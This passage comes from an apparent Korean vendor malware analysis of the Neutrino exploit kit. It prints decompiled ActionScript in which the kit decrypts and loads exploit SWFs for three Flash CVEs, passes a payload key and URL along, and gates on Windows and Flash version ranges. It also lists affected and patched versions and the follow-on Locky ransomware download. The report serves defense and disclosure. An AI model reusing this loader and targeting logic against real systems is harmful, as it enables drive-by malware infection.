      "key":this.var_2.key.payload,
      "url":this.var_2.link.pnw22,
      "uas":this.var_1.userAgent
   };
   _loc3_.flush();
   var _loc4_:Loader = new Loader();
   _loc4_.loadBytes(_loc2_);
   this.stage.addChild(_loc4_); // Exploit SWF 실행
}

public final function method_1() : Boolean
{
   var _loc1_:* = Capabilities.version.toLowerCase().split(" ");
   if(_loc1_[0] != "win")
   {
      return false;
   }
   var _loc2_:uint = this.method_7();
   return _loc2_ > 116600000 && _loc2_ <= 200000235; // Flash Player version check
}
```

<그림 16. CVE-2015-8651>

Adobe Flash player 취약점을 이용하며, 내부 BinaryData의 암호화된 데이터를 복호화하여 별도의 Exploit SWF 파일로 만든 후 Child DisplayObject 인스턴스로 추가한다.

사용되는 URL 및 payload Key 등은 sharedObject를 생성하여 이용하며, 실행 조건은 아래와 같다.

실행 조건:
시스템 운영체제 : Windows
Flash Player 버전 : 11.66.0.0 초과, 20.0.0.235 이하
취약점 정보 : 정수 버퍼 오버플로우 취약점으로 임의코드 실행이 가능하다.
영향 받는 버전은 20.0.0.228 및 이전버전, 20.0.0.235 및 이전버전 이다.

[CVE-2016-1019]

```
private final function method_3(param1:Event = null) : void
{
   removeEventListener("addedToStage",this.method_3);
   var _loc2_:ByteArray = new var_5() as ByteArray;
   _loc2_ = class_2.method_2(_loc2_,this.var_8); // Exploit SWF 복호화
   var _loc3_:SharedObject = SharedObject.getLocal("nw23"); // sharedObject 생성
   _loc3_.clear();
   _loc3_.data["nw23"] = {
      "key":this.var_2.key.payload,
      "url":this.var_2.link.pnw23,
      "uas":this.var_1.userAgent
   };
   _loc3_.flush();
   var _loc4_:Loader = new Loader();
   _loc4_.loadBytes(_loc2_);
   this.stage.addChild(_loc4_); // Exploit SWF 실행
}

public final function method_1() : Boolean
{
   var _loc1_:* = Capabilities.version.toLowerCase().split(" ");
   if(_loc1_[0] != "win")
   {
      return false;
   }
   var _loc2_:uint = this.method_7();
   return _loc2_ >= 200000272 && _loc2_ <= 200000306;
}
```

<그림 17. CVE-2016-1019>

Adobe Flash player 취약점이며, 위와 동일하게 별도의 SWF 파일을 생성하여 실행시킨다. 실행 조건은 아래와 같다.

실행 조건:
시스템 운영체제 : Windows
Flash Player 버전 : 20.0.0.272 이상, 20.0.0.306 이하
취약점 정보 : Type confusion 취약점으로 임의코드 실행이 가능하다.
영향 받는 버전은 21.0.0.197 및 이전버전 이다.

[CVE-2016-4117]


```
private final function method_3(param1:Event = null) : void
{
   removeEventListener("addedToStage",this.method_3);
   var _loc2_:ByteArray = new var_5() as ByteArray;
   _loc2_ = class_2.method_2(_loc2_,this.var_8); // Exploit SWF 복호화
   var _loc3_:SharedObject = SharedObject.getLocal("nw24"); // sharedObject 생성
   _loc3_.clear();
   _loc3_.data["nw24"] = {
      "key":this.var_2.key.payload,
      "url":this.var_2.link.pnw24,
      "uas":this.var_1.userAgent
   };
   _loc3_.flush();
   var _loc4_:Loader = new Loader();
   _loc4_.loadBytes(_loc2_);
   this.stage.addChild(_loc4_); // Exploit SWF 실행
}

public final function method_1() : Boolean
{
   var _loc1_:* = Capabilities.version.toLowerCase().split(" ");
   if(_loc1_[0] != "win")
   {
      return false;
   }
   var _loc2_:uint = this.method_7();
   return _loc2_ >= 210000182 && _loc2_ <= 210000241;
}
```

<그림 18. CVE-2016-4117>

Adobe Flash player 취약점이며, 다른 2개의 취약점과 동일하게 별도의 SWF 파일을 생성하여 동작한다.

실행 조건 :
시스템 운영체제 : Windows
Flash Player 버전 : 21.0.0.182 이상, 21.0.0.241 이하
취약점 정보 : Adobe Primetime SDK의 DeleteRangeTimelineOperation 클래스에 존재하는 Type Check 취약점이며, 원격 코드 실행 및 제어가 가능하다.
영향 받는 버전은 21.0.0.226 및 이전 버전 이다.

4) Payload 다운로드 및 실행




<그림 19. Locky Ransomware>

시스템에 취약한 버전의 소프트웨어가 설치되어 있으면 취약점으로 인하여 임의 코드가 실행되어 서버에서 악성코드를 다운받고 실행하게 된다.

3. 요 약

1) SWF 동작



<그림 20. SWF 동작>

2) 취약점 정보

취약점	소프트웨어	영향 받는 버전	패치 버전
CVE-2016-0189	Internet Explorer	9, 10, 11	MS16-051
CVE-2014-6332	Windows system	xp, 2003, vista, 2008, 7, 2008R2, 8, 8.1, 2012R2	MS14-064 (XP 제외)
CVE-2015-8651	Flash Player	20.0.0.235 및 이전버전, 20.0.0.228 및 이전버전	20.0.0.267
CVE-2016-1019	Flash Player	21.0.0.197 및 이전버전	21.0.0.213
CVE-2016-4117	Flash Player	21.0.0.226 및 이전버전	21.0.0.242

3. 결 론

Neutrino EK은 최근 지속적으로 증가하고 있으며, 활발하게 업데이트 되면서 최신 Exploit을 발 빠르게 적용하고 있다. 특히, 보안 프로그램의 탐지를 피하기 위해 랜딩 페이지에 exploit code를 삽입하지 않고 해당 페이지에서 로딩하는 하나의 SWF 파일에 Exploit code를 넣어서 동작하는 것이 특징이다.

실행되는 SWF 파일 또한 보안 프로그램을 체크하고, 암호화 된 내부 데이터를 복호화하여 사용하는 등의 여러 가지 탐지 우회 기술을 사용하고 있다. SWF 파일에서 사용하는 취약점이 발생하여 코드가 실행되면 사용자 모르게 악성코드를 다운로드 받아 실행하는 등의 잠재적 위험성을 가지고 있다.

최선의 대응방안은 플래시 플레이어를 사용하지 않는 것이겠지만, 사용해야 한다면 새로운 보안 취약점은 언제든지 발생할 수 있다는 것을 인지하고 지속적인 관심을 가지고 업데이트를 하는 것이 중요하다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.